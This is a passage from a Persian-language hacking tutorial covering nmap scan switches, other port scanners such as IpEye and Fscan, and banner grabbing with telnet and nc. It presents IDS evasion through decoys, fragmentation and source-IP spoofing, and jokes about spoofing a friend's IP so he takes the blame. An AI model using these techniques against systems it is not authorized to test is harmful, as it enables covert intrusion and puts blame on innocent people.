خوب شما خودتان هم می توانید یک مدل تعریف کنید که Scan_delay حداقل فاصله زمانی مورد نیاز بر حسب میلی ثانیه به عنوان تاخیر میان اسکن دو میزبان مختلف را مشخص میکند. گزینه Host_timeout حداکثر زمان قابل صرف بر حسب میلی ثانیه را جهت اسکن پورت های یک میزبان خاص تعیین میکند. سه گزینه rtt_timeout مدت زمان انتظار بر حسب میلی ثانیه را جهت دریافت پاسخ لازم از میزبان مورد نظر مشخص می کنند.البته کمترین زمان در برنامه nmap برای دریافت پاسخ ۳۰۰ میلی ثانیه است. گزینه آخر Max_parallelism تعداد پورت هایی را مشخص می کند که به طور موازی (یا هم زمان به عبارت دیگر) میتوان پویش نمود. البته اگر مقدار ۱ را به آن بدهید کلا این ویژگی را غیر فعال کرده اید البته ظرفیت این مقدار حداکثر ۳۶ است.

لیست سویچ ها عبارت اند از :

	سویچ	نام سویچ در NMapWin	توضیحات سویچ ها	
۱	-sT	Connect	مکانیزم پویش مودبانه است بالا زیاد توضیح دادم !!	قسمت Scan بخش Type یا Mode
۲	-sS	SYS Stealth	مکانیزم پویش مخفیانه است.	
۳	-sF	FIN Stealth	به هر پورت یک بسته TCP FIN ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۴	-sP	Ping Sweep	مکانیزم کشف یک ماشین در شبکه با استفاده از پیغام ICMP .	
۵	-sU	UDP Scan	به هر پورت یک بسته UDP ارسال میشود. اگر RESET یا پیغام ICMP برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۶	-sN	Null Scan	به هر پورت یک بسته ارسال می شود که در آن هیچ یک از بیتهای کنترلی (مثل ACK و FIN و ...) فعال نیست. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۷	-sX	Xams Tree	به هر پورت یک بسته TCP با بیتهای فعال FIN و URG و PUSH ارسال میشود. اگر RESET برگردد پورت بسته است، در غیر این صورت احتمالا باز است .	
۸	-sO	IP Scan	برای اسکن پروتکل است.یعنی اینکه ببینیم آیا پروتکل مورد نظر روی ماشین هدف هست یا که خیر. مثلا با ارسال یک بسته IP خام (هدر مدر ندارد خالی است این فیلد)با شناسه ۱۳۰میتوانیم ببینیم آیا پروتکل SPS (Secure Packet Shield) آیا روی ماشین هست یا نه. اگر در جواب یک بسته ICMP با محتوای protocol unreachable بگیریم میشود گفت این پروتکل روی ماشین هدف نصب نشده است . اگر جواب به ما ندهد میشود گفت که این پروتکل روی ماشین هست. این را ذکر کنم که این شیوه ، شیوه کار درستی است!!	
۹	-sI	Idle Scan	برای اسکن میزبان هایی است که از سرویس Identd که به صورت بیش فرض روی پورت ۱۱۳ فال گوش می مانند است اطلاعات تکمیلی از جمله لیست کاربران و.. را بدست می آورد.	
۱۰	-sA	ACK Scan	به هر پورت یک بسته TCP ACK ارسال می شود. اگر RESET برگردد پورت بسته است، در غیر این	

(c) ketabton.com: The Digital Library

			صورت احتمالا باز است .	
۱۱	-sW	Window Scan	نوع مخصوصی از مکانیزم برای ویندوز است که در این مکانیزم مشابه SYS ACK است با این تفاوت که فیلد Window Size در بسته TCP استفاده شده است.	
۱۲	-sR	RCP Scan	مکانیزم کشف سرویس RPC در شبکه.(این مکانیزم { خودش از مکانیزم پویش مودبانه استفاده میکند } کلیه پورت های باز و آماده استفاده از سرویس RPC که اصطلاحا port mapper را بعلاوه اطلاعات تکمیلی آشکار میکند)	
۱۳	-sL	List Scan	خوب این گزینه را من زیاد استفاده نمی کنم ولی فکر میکنم همان عمل Ping را انجام میدهد با امنیت بیشتر.	
۱۴	-p {x-x}	Port Range	با این گزینه لیست پورت های را که باید اسکن کند مشخص می کنیم به این صورت که	قسمت Scan بخش Scan Options
۱۵	-D {x-x}	Use Decoy	خوب در باره این بالا توضیح دادم که یکی از مکانیزمهای مخفی ماندن است که رابطه مستقیمی با پهنای باند ارتباطی شما دارد. برای استفاده از این مکانیزم شما یک سری IP (ترجیحا Clint) پیدا کرده (به مقدار لازم نسبت به شکم خودتان !!!) و بعد از سویچ در قالب لیستی که اقلام به وسیله یک علامت مبارکه کاما از یکدیگر جدا شده اند ذکر می کنید.	
۱۶	-b {x-x}	Bounce Scan	خوب درباره این که خیلی بالا توضیح دادم همان مکانیزم مخفی ماندن FTP Bounce است که بعد از سویچ IP یا IP ها را وارد می کنید.	
۱۷	-e {x}	Device	در مورد میزبانهای که بیش از یک رابط شبکه را مورد استفاده قرار داده اند ، امکان تعیین رابط شبکه مورد نظر را جهت برقراری ارتباط با میزبان در اختیار می گزارد. البته تعیین رابط شبکه مورد نظر بعد از سویچ الزامی است.	
۱۸	-S {x}	Source Address	این سویچ به شما اجازه میدهد تا آدرس IP منبع ارسال کننده بسته ها را مشخص کنید. شما با این شیوه میتوانید مثلا IP یکی از دوستان خود !!! را درج کنید که اگر یک دفعه افسر اومد (IDS) آن بد بخت خفت کند نه شما را (عجب کار کثیف و پلیدی).انشاالله خدا من ببخشد به خاطر آموزش دادن این چیزها به ملت. این اضافه کنم این شیوه در مورد میزبان هایی که چند اتصال شبکه دارند زیاد کارایی ندارد چرا آن را خودتان کشف کنید انشاالله " فیل ، سوف " بشوید. این اضافه کنم که گزارش حاصل از عملیات به دست شما نمی رسد ، که باید یک کمی مخ بگزارید این وسط تا جواب پویش را بدست بی آورید.اگر از این مخ ها ندارید میتوانید این کار را انجام دهید تا شخص دیگری را گناه کار جلوه دهید!! عجب آدم پست میشود گاهی .	

(c) ketabton.com: The Digital Library

۱۹	-g {x}	Source Port	با استفاده از این سویچ امکان تعیین پورت منبعی که کلیه عملیات اسکن توسط این برنامه از آن جا انجام میشود ، در اختیار قرار میگیرد. بنابراین ذکر شماره پورت مزبور بعد از این گزینه الزامی است .(در برخی موارد که دیوار آتش مگس کار میشود و عملیات ما را هی ناکام می گزارد این گزینه فوق العاده است و تعیین یکی از پورت ها معروف مثل ۸۰ و ۲۰ و " ۵۳ UDP " آن راه گشا است)	
۲۰	-PT	TCP Ping	این گزینه Nmap را وادار میکند از شیوه ای به عنوان TCP Ping برای عمل ping استفاده کند. این شیوه کاملا مشابه عمل Telnet است و پورت پیش فرض هم ۸۰ است. در صورت اینکه پورت مورد نظر را بخواهید تغییر دهید باید شماره آن را بعد از سویچ وارد کنید.	قسمت و بخش Discover
۲۱	{ –PT –PI }	TCP + ICMP	سویچ مشابه آن در لینوکس ها PB– است که از هر دو شیوه همراه هم استفاده می کند.	
۲۲	-PI	ICMP Ping	در این شیوه از پیغام ICMP استفاده میشود.	
۲۳	-P0	Don’t Ping	با انتخاب این گزینه از انجام عمل Ping خود داری میکند در نتیجه برنامه بدون دانستن اینکه اصل آن IP بالا هست یا نه این کار(پویش پورت) را انجام میدهد.	
۲۴	-f	Fragmentation	این سویچ موجب میشود تا برنامه یکی از مکانیزمهای پنهانی خود (شماره های ۲ یا ۳ یا ۶ یا ۷) جهت پویش استفاده کند . البته هر کدام از این ۴ مکانیزم درون پرانتز را به صورت بسته های IP منفصل به همراه " هدر " ، TCP تکه تکه شده مورد استفاده قرار میدهد. این کار برای پیشگیری از بلوکه شدن بسته های مورد نظر توسط دیوار اتش و یا آقا دزد گیر (سیستمهای کشف تهاجم IDS) انجام میشود.	قسمت و بخش Option
۲۵	-I	Get Idented Info	اگر از مکانیزم sT– استفاده کنید یک سری اطلاعات اضافی هم برای شما جمع آوری میکند که البته عالی نیز هستند.	
۲۶	-R	Resolve All	در موقعی که یک رنج IP را برای پویش به آن میدهید به طور پیش فرض روی IP های که جواب میدهند دنبال DNS آن ها میگردد اگر این را انتخاب کنید روی IP های هم که جواب نمی دهند هم این کار را انجام میدهد !!	
۲۷	-n	Do not Resolve	خوب این امکان پیش فرض بالای را از کار میاندازد یعنی روی IP هم که جواب میدهند دنبال اسم DNS هم نمیگردد.	
۲۸	-F	Fast Scan	این گزینه فقط پورت های مشهور را اسکن میکند	
۲۹	-O	OS Detection	با اضافه کردن این سویچ برنامه سعی میکند سیستم عامل روی ماشین هدف را کشف کند.	
۳۰	-iR	Random Host	امکان انتخاب تصادفی میزبان های مورد نظر را از لیستی که شامل این اسامی است که شما به برنامه میدهید را دارا میباشد !!	
۳۱	--resume	Resume	در صورت لغو عملیات پویش (با استفاده از CTRL-C) اگر این را فعال کرده باشید با تعیین نام فایل مورد نظر میتوانید نتایج را مشاهده کنید.	

(c) ketabton.com: The Digital Library


۳۲	-d	Debug	حالت اشکال زدایی را فعال می کند .	قسمت Option بخش Debug
۳۳	-v	Verbose	پیشرفت عمل پویش با جزییات را نمایش میدهد.	
۳۴	-vv	Very Verbose	پیشرفت عمل پویش با تمام جزییات را نمایش میدهد.	
۳۵	-T 0	Throttle Paranoid	بالا توضیح دادم این ۶ را ، ولی بازم میگم.هر پنج ۵ دقیقه یک بسته ارسال میشود.	قسمت Timing بخش Throttle
۳۶	-T 1	Throttle Sneaky	هر پانزده ۱۵ ثانیه یک بسته می فرستد.	
۳۷	-T 2	Throttle Polite	هر۰,۴ یک بسته میفرستد.	
۳۸	-T 3	Throttle Normal	ارسال با حداکثر سرعت ممکن ، بگو نه ای که هیچ پورت آزمایش نشده ای باقی نماند.	
۳۹	-T 4	Throttle Aggressive	برای دریافت پاسخ ۱,۲۵ ثانیه بیشتر منتظر نمیشود.	
۴۰	-T 5	Throttle Insane	برای دریافت پاسخ ۰,۳ ثانیه منتظر میشود.	
۴۱	--host_timeout –{X}	Host Timeout	این سویچ حداکثر زمان قابل صرف بر حسب میلی ثانیه را جهت اسکن پورت های یک میزبان خاص تعیین میکند.	قسمت Timing بخش Time Out
۴۲	--max_rtt_timeout {X}	Max RTT	این سویچ حداکثر مدت زمان انتظار بر حسب میلی ثانیه را جهت دریافت پاسخ لازم از میزبان مورد نظر مشخص می کنند.	
۴۳	--max_parallelism {X}	Parallelism	این سویچ تعداد پورت هایی را مشخص می کند که به طور موازی (یا هم زمان به عبارت دیگر) میتوان پویش نمود.	
۴۵	--min_rtt_timeout {X}	Min RTT	این سویچ حداقل مدت زمان انتظار بر حسب میلی ثانیه را جهت دریافت پاسخ لازم از میزبان مورد نظر مشخص می کنند.	
۴۶	--initial_rtt_timeout {X}	Initial RTT	این سویچ مدت زمان پیش فرض برای این انتظارها را مشخص میکند. زمان پیش فرض ۶ ثانیه است.	
۴۷	--scan_delay {X}	Scan Delay	این سویچ فاصله زمانی مورد نیاز بر حسب میلی ثانیه به عنوان تاخیر میان اسکن دو میزبان مختلف را مشخص میکند.	
۴۸	-iL "مسیر فایل"	Input File	این گزینه با وارد کردن فایل های با قالب مخصوص میتوانید کار را ادامه دهید و.. .***	قسمتFile
۴۹	-oN "مسیر فایل"	Output File	این گزینه موجب ثبت تمامی خروجی های حاصل از برنامه در قالبی که شما بتوانید مشاهده کنید میشود.**	
۵۰	--win_nopcap	No Pcap	از توابع Pcap دیگر استفاده نمی کند !!! به جای آن از توابع Socket Raw استفاده میکند.	قسمت Win 32 بخش Options (زیاد مهم نیست)
۵۱	--win_trace	winTrace	خوب اگر شما میدانید قربانی از سیستم عامل های مایکروسافت استفاده میکند با انتخاب این گزینه یک کمی اطلاعات بیشتری برای شما دست پا میکند.	
۵۲	--win_noiphlpapi	No IP Hlp Api	مثل گزینه بالا است ولی برای هر بسته فقط ۱۵ ثانیه بیشتر منتظر جواب نمیشود.	
۵۳	--win_norawsock	No Raw Sockets	با انتخاب این گزینه توابع Raw Sockets هم استفاده نمی شود.	
۵۴	--win_forcerawsock	Force Raw Socket	خوب این گزینه باعث میشود فقط توابع Raw Socket استفاده شود.	
۵۵	--win_nt4route	NT4 Route	آزمایش میکند کد های مسیر یاب NT4 را.همین!!	

(c) ketabton.com: The Digital Library

الگوی عمومی دستورات و سویچ های این برنامه به صورت زیر میباشد:


```
nmap [Scan Type(s)] [Options] <host or net list>
```

خوب حالا دیدید چرا گفتم این برنامه یک یک است با این همه مکانیزم خوب معلومه نفس کش می طلبه !!!
من تمام مکانیزم ها و سویچ های این برنامه را کاملاً توضیح دادم برای شما ها ولی فکر کنم هیچ کسی قبل از من این جوری این برنامه را باز نکرده باشد!! ولی فکر میکنم تک تک سویچ های این برنامه به کار شما ها بیاید .
بقیه کار با خودتان میریم سر ابزار بعدی به نام:
این ذکر کنم که برنامه Nmap یک نسخه با نام nmap-3.75-win32 دارد که هیچ مشکلی ندارد و روی تمام نسخ ویندوز NT از جمله XP و ... به بهترین شیوه ممکن کار میکند البته در خط فرمان توصیه میکنم این حتما استفاده کنید تا با مقایسه جوابها به حرف من پی ببرید.
۲- Net Scan Tools که بالا در باره کارهاش توضیح دادم این جا هم یک مختصری توضیح میدهم :



که همانطور که در شکل مشاهده میکنید این برنامه دارای امکان NetScanner است که دقیقا مشابه سویچ sP– در نرم افزار Nmap است.
با این امکان میتوان محدوده ای مشخص (رنج) از IP ها را برای اینکه آیا فعال هستند یا نه مورد بررسی قرار داد.
امکان دیگر این برنامه Port Scanner است که البته بد نیست که شما با وارد کردن IP یا محدوده آن به پویش پورت می پردازید. دیگه همین چون خیلی کار با آن تابلو بیشتر توضیح نمیدهم .

۳- ابزار بعدی که من معرفی میکنم البته خودم هم از آن مثل ابزار های قبلی هم استفاده میکنم Super Scan است که این شکلی :



(c) ketabton.com: The Digital Library

این ابزار بدی نیست یعنی اصلا نمیشود به آن گفت بد ولی یک زره ای شلوغ و البته بی روال دقیقا مثل این مقاله!! البته دارای امکانات خوبی هم است. این برنامه از مکانیزم دست تکانی ۳ سه مرحله ای استفاده میکند. دارای یک سری بخش است که سعی میکنم همه را توضیح بدهم:
۱- Host name Lookup : خوب تابلو اینجا باید اسم یا IP هدف خودتان را وارد کنید تا یک سری اطلاعات درباره آن بدست آورید.
۲- قسمت Configuration : خوب پیکر بندی را در اینجا تنظیم میکنیم از جمله لیست پورت های را که میخواهیم پویش بکنیم که برای این کار هم میتوانید خودتان لیست درست کنید هم میتوانید از لیست های هم راه برنامه استفاده کنید شما هم میتوانید قسمت Helper apps in right-click menu را با برنامه های مورد نظر خود پر کنید مثلا برای گزینه Telnet میتوانید از برنامه ای به همین نام در ویندوز استفاده کنید یا نرمافزارهای دیگری همچون NC و... که وقتی یک پورت باز پیدا کرد برنامه با یک راست کلیک روی آن بتوانید با نرم افزارهای که در این بخش مشخص کرده اید به ان پورت وصل شوید و..
۳- قسمت IP در این قسمت محدوده ای را که باید پویش شود را مشخص میکنیم .
۴- قسمت Scan و Scan Type در بخش Scan Type میتوانیم پارامترهای مورد نظر خود جهت کنترل پویش را مشخص کنیم. گزینه only Scan Responsive Ping باعث میشود که برنامه از IP های که در جواب Ping پاسخی از خود نداده اند (فعال نبوده اند) از پویش پورت های آنها خود داری کند.
گزینه Host Responsive Show باعث میشود تا برنامه پس از برقراری اتصال با میزبان و تحریک پورت مورد نظر (به منظور جمع آوری اطلاعات لازم در باره آن) هرگونه اطلاعات بدست آورده از آن را نمایش بدهد.
قسمت آخر گزینه All Port From هم میتوانید با وارد کرد اولین شماره پورت مورد نظر و آخرین آن محدوده مورد نظر خود را پویش کنید.

۴-نرم افزار IpEye :

برنامه بعدی که میخواهم معرفی کنم که تا حدودی از دو برنامه بالا (Net Scan Tools و Super Scan) قوی تر بوده و مکانیزم های پویش مخفیانه را هم تا حدودی پشتیبانی میکند عبارت است از IpEye که مثل بقیه ابزار های خوب تحت خط فرمان اجرا میشود .
این برنامه مکانیزم های SYS و FIN و Xmas tree و null را در اختیار کاربر قرار میدهد و از اینجا میتوانید آن را تهیه کنید.
بعد از اجرای برنامه شما یک همچین چیزی میبینید که من جاهای مهم آن را تو پر کرده ام :

```
ipEye 1.2 - (c) 2000-2001, Arne Vidstrom (arne.vidstrom@ntsecurity.nu)
          - http://ntsecurity.nu/toolbox/ipeye/
Error: Too few parameters.
 Usage:
   ipEye <target IP> <scantype> -p <port> [optional parameters]
  ipEye <target IP> <scantype> -p <from port> <to port>
 [optional parameters]
   <scantype> is one of the following:
     -syn  = SYN scan ( پویش مخفیانه دست تکانی دو مرحله ای )
     -fin  = FIN scan ( نقض اصول پروتکل به درد ویندوز نمی خورد )
     -null = Null scan (نقض اصول پروتکل به درد ویندوز نمی خورد )
     -xmas = Xmas scan>br> ( نقض اصول پروتکل به درد ویندوز نمی خورد )
     (note: FIN, Null and Xmas scans don't work against Windows systems.
  [optional parameters] are selected from the following:
     -sip <source IP>  = source IP for the scan
     -sp <source port> = source port for the scan
     -d <delay in ms>  = delay between scanned ports in milliseconds
                         (default set to 750 ms)
```

خوب حقیقتاً به خدا زور دارد یک مطلب ۴۰ بار تکرار کنید تو یک مقاله (خیییییییییییییلی سخت تایپ کردن).
همانطور که در بالا مشاهده می کنید شکل عمومی این دستور در این برنامه این شکلی :

ipEye <target IP> <scantype> -p <port> [optional parameters]

ipEye <target IP> <scantype> -p <from port> <to port>

که گزینه target IP همان IP هدف است و گزینه scantype نوع مکانیزم پویش را مشخص میکند (همه این مکانیزم ها را در قبل توضیح دادم و به طور خلاصه هم در بالا) و سویچ p– همیشه باید باشد که معرف پورت است که تابلو و به جای from port شماره پورت آغازین و به جای to port اخرین شماره پورت را برای پویش مینویسید .

(c) ketabton.com: The Digital Library

خوب در جواب این برنامه جلوی هر یک از پورت ها یک واژه ای مینویسد که معرف چیزی است که آن را هم میگویم.
واژه Closed یعنی کامپیوتر در آن طرف هست ولی به پورت گوش نمی‌دهد !!
واژه Reject یعنی اینکه یک firewall (دیوار آتش)هست که اجازه اتصال به آن پورت را نمی‌دهد یا چیزی مثل آن !!
واژه Drop یعنی اینکه یک دیوار آتش یا چیزی مثل آن همه‌چیز را پس می‌زند و یا اصلا کامپیوتری اونور نیست !!
واژه Open هم که یعنی اینکه آن پورت باز !!

۵- برنامه Fscan :


برنامه بعدی که قسط معرفی آن را دارم برنامه FScan است که برای پویش پورت های UDP کاربرد دارد. که کار با آن تحت خط فرمان امکان پذیر بوده و البته خیلی راحت است و شکل عمومی دستور در آن به صورت زیر میباشد:

Fscan –u <from port>–<to port> <target IP>

که توضیحات این شکل عمومی دستور کاملا شبیه بالا است (حتما دو شماره IP را با خط فاصله از هم جدا کنید). اما در نشان دادن نتیجه پویش فقط پورت های باز را نشان میدهد نه چیز دیگری را !!
یک سری سویچ هم دارد که میگویم و البته باید قبل از سویچ p– بیاید.
سویچ b– : که با استفاده از این میتوانید اطلاعات پورت های را که به تحریک پاسخ دادن مشاهده کرد. البته هم زیاد از این برنامه انتظار نداشته باشید مثل Nmap به شما جواب بدهد!!
سویچ p– : به جای سویچ u– استفاده میشود و پورت های TCP را پویش می کند.
و سویچ های c– و d– و t– برای تنظیم مدت زمان این برنامه است .
لیست سویچ ها و توضیحات آن را میتوانید با نوشتن دستور fscan ببینید.

۶- برنامه UDP Domain Scan :

برنامه دیگری را که میخواهم معرفی کنم برنامه UDP Domain Scan است که دارای قابلیتهای بیشتری است ازجمله میتواند یک رنج IP را برای باز بودن پورت ها پویش کند!! البته این نرم افزار گرافیکی است (اه اه).سیمای این نرم افزار را در زیر مشاهده می کنید:



خوب فقط این توضیح بدهم که یک دفعه اشتباه نکنید. قسمت ۱ که در شکل مشاهده می کنید برای مشخص کردن رنج IP است و قسمت ۲ هم برای مشخص کردن رنج پورت ها است. گزینه Interval هم وقفه زمانی را که بین هر پویش IP باید منتظر باشد را مشخص می کند. در قسمت Config هم میتوانید دنبال اسب تروا BO2K بگردید و..
کار با این خیلی ساده .

آخرین ابزار پویش پورتی که معرفی میکنم ابزار WUPS است.این ابزار توسط دوست خوبم آقای Arne Vidstrom (همان توسعه دهنده ابزار IpEye) طراحی و توسعه یافته است. این ابزار هم گرافیکی است !! این برنامه یک مشکل کوچولو دارد و آن عدم توانایی پویش یک رنج IP است البته ابزار بالای را به همین خاطر اول معرفی کردم.کار با این یکی واقعاً ساده است. پس من به همین خاطر دیگه توضیح نمیدهم در باره این ابزار.

خوب تا به این جا یک سری نرم افزار در باره پویش پورت و پویش IP به منظور اینکه اصلا آیا ماشین فعال هست یا نه و یا اگر فعال هست چه پورت هایی از آن باز است و... به شما معرفی کردم و آموزش نیز دادم.

(c) ketabton.com: The Digital Library

حالا هنوز ما در مرحله جمع آوری اطلاعات پایه از هدف هستیم یک گام دیگر و البته آخرین گام از مرحله کلی جمع آوری اطلاعات ، که البته خیلی راحت است و بسیار با ارزش که معمولا هم نادیده گرفته میشود مرحله " جمع آوری اطلاعات به روش Grabbing Banner " است.

جمع آوری اطلاعات به روش Grabbing Banner

مقدمه :

در گذشته نه چندان دور ، جمع آوری اطلاعات از سیستم های هدف با سختی آن چه امروز شاه آن هستیم ، نبود. تا همین چند صباح پیش اصلا (به غیر از سایت های مهم و معروف) مدیران سایتها حساسیت خاصی در این باره نداشتند و آدم با یک Telnet ساده یک دو جین اطلاعات از جمله نام میزبان ، نوع سیستم عامل و شماره نسخه آن و... را به طور آزاد در اختیار کاربر قرار میدادند.اساس کار در این روش برپایه اتصال به پورت باز است چون اصولا هنگامی یک پورت باز است که یک سرویس دهنده (یک نوع نرم افزار کاربردی) آن را باز کرده است تا با شبکه تعامل کند !!! خوب اگر ما به آن پورت متصل شویم تا ببینیم کدام سرویس دهنده آن را باز کرده است و شماره نسخه آن را بفهمیم میتوانیم با استفاده از نقطه ضعف های آن سیستم آن را مورد تهاجم قرار بدهیم. البته در ۵۰% موارد سیستم عامل هم میتوان شناسایی کرد که آن هم مثل بالای میشود باهاش تعامل کرد آن هم از نوع مورد علاقه خودمون.

امروزه برنامه telnet کم بیش با برنامه دیگری که تخصصی است جایگزین شده است از جمله میتوان به موارد زیر اشاره کرد :
در موارد بدست آوری اطلاعات از پروتکل SHH با عنوان Secure Shell یا اصطلاحا SHH ، استفاده میشود.
در مورد پست الکترونیکی از برنامه elm mail و یا از برنامه pine جهت اتصال به سرور پست الکترونیکی استفاده میشود.
برای اتصال به وب سرور از برنامه Lynx استفاده میشود.
البته از این دست برنامه بسیار است که برنامه ها نوعی کلاینت برای سرویس دهنده خاصی هستند ، تقریبا در بیشتر موارد میتوان به جای این برنامه ضعیف (telnet) از NC استفاده کرد. البته این برنامه ها چه کلاینت ها و یکسری اطلاعات را بدست می آورند و برنامه NC و یا telnet یک سری دیگر که گروه اول از بدست آوری آنها ناکام میماند. پس من به شما توصیه موکد میکنم از هر دو نوع استفاده کنید نه یک نوع از آنها.
البته این را ذکر کنم پویش گر های پورت معمولا این کار را انجام میدهند ولی من تجربه به خودم ثابت کرده که باید همیشه اگر کاری را میتوانید خودتان انجام دهید حتما ، خود انجام دهید نه اینکه بر عهده نرم افزار بگزارید چون ان نرم افزار شعور ندارد و فقط مسئله های را حل میکند که یک دفعه برنامه نویس ان برایش حل کرده باشد.
برای متصل شدن به یک پورت با استفاده از برنامه telnet از شکل عمومی دستور زیر استفاده میکنیم :

telnet *hostname port number*

و برای متصل شدن به یک پورت با استفاده از برنامه NC از شکل عمومی دستور زیر استفاده میکنیم :

NC [-options] hostname port[s]

که در این مورد به جای [-options] ما فعلا سویچ v– را میگزاریم بقیه چیزها هم که تابلو. البته این را ذکر کنم بعد از پایان همین مطلب آموزش کامل NC را میدهم.
یک مثال میزنم تا قضیه روشن شود ، ما میخواهیم با برنامه NC و telnet به یک ماشین با پورت ۲۱ که FTP است متصل شویم:

C :\> telnet xxx.xxx.xxx.xxx 21
C :\> NC –v xxx.xxx.xxx.xxx 21

خوب در جواب برنامه اول این گونه جواب میدهد :

Connected to xxxxxxxxxx
220 ftp29 FTP server (**UNIX(r) System V Release4.0**) ready.
SYST
215 UNIX Type: **L8** Version: **SUNOS**

خوب ما فهمیدیم که این سرور از چه نوع سیستم عامل و از چه برنامه ای برای سرویس دهی استفاده میکند.(برای ان هایی که خیلی عجول اند در این مرحله میتوانند بروند و دنبال حفره های این برنامه و Exploit برای آن بگردند تا سرور هک کنند)
بر نامه Nc هم مین جوری جواب میدهد که من دیگه از آتن صرف نظر کردم این ذکر کنم این برنامه (NC) خیلی بهتر از telnet جواب میدهد. البته قابل ذکر است همانگونه که در بالا گفتم تمام و یا به عبارت بهتری اکثر پویش گرهای پورت این گونه کار ها را انجام میدهند.
برای اتصال به پورت ۸۰ باید بعد از برقراری ارتباط ما یک سری دستور برای آن با استفاده از پروتکل HTTP یا اصطلاحا انتقال محتوای فرا متن (Hyper Text Transfer Protocol) حواله وب سرور کنیم. به مثال زیر توجه کنید :

C :\> Telnet.exe xxx.xxx.xxx.xxx 80
Connecting To xxx.xxx.xxx.xxx

HTTP/ **1.1** 200 OK
Date: Tue. 29 Jun 2002 07:18:07

(c) ketabton.com: The Digital Library

Server: **Apache /1.3.14** (UNIX) (**Red-hat/Linux**)

....

خوب من این جواب را کوتاه کردم و آخرش به ما یک پیغام میدهد که حاوی این موضوع است که " سرویسی در روی پورت ۸۰ در حال اجرا است " !!! خوب در این حالت این سرویس چون ما با اون ارتباط برقرار کردیم میخواهد ببینه ما چه میگیم و یا به عبارتی از ما یک فرمان میخواهد. خوب ما فرمان GET را نوشته بعد دو بار Enter زده البته جلوی این فرمان یک چیزی مینویسیم. در جواب چون ما جلوی فرمان را چرند پرند نوشتیم به ما یک جواب میدهد که در آن جواب ما باید دنبال هدر پروتکل بگردید. این از این.
این را ذکر کنم وقتی من به سرویس Telnet همین ماشین وصل شدم اطلاعاتی را که برای من فرستاد بسیار دروغین بود چون آن را دست کاری کرده بودن و فایل /etc/issue.net را پر از هدر ها و برچسب های دروغ نوشته بودن که این کار کاملا عملی است پس تا میتوانید باید به ماشین هدف خودتان با پورت های مختلف آن وصل شده و بعد با توجه به جمع بندی که میکنید نوع سیستم عامل و سرویس ها را حدس بزنید.

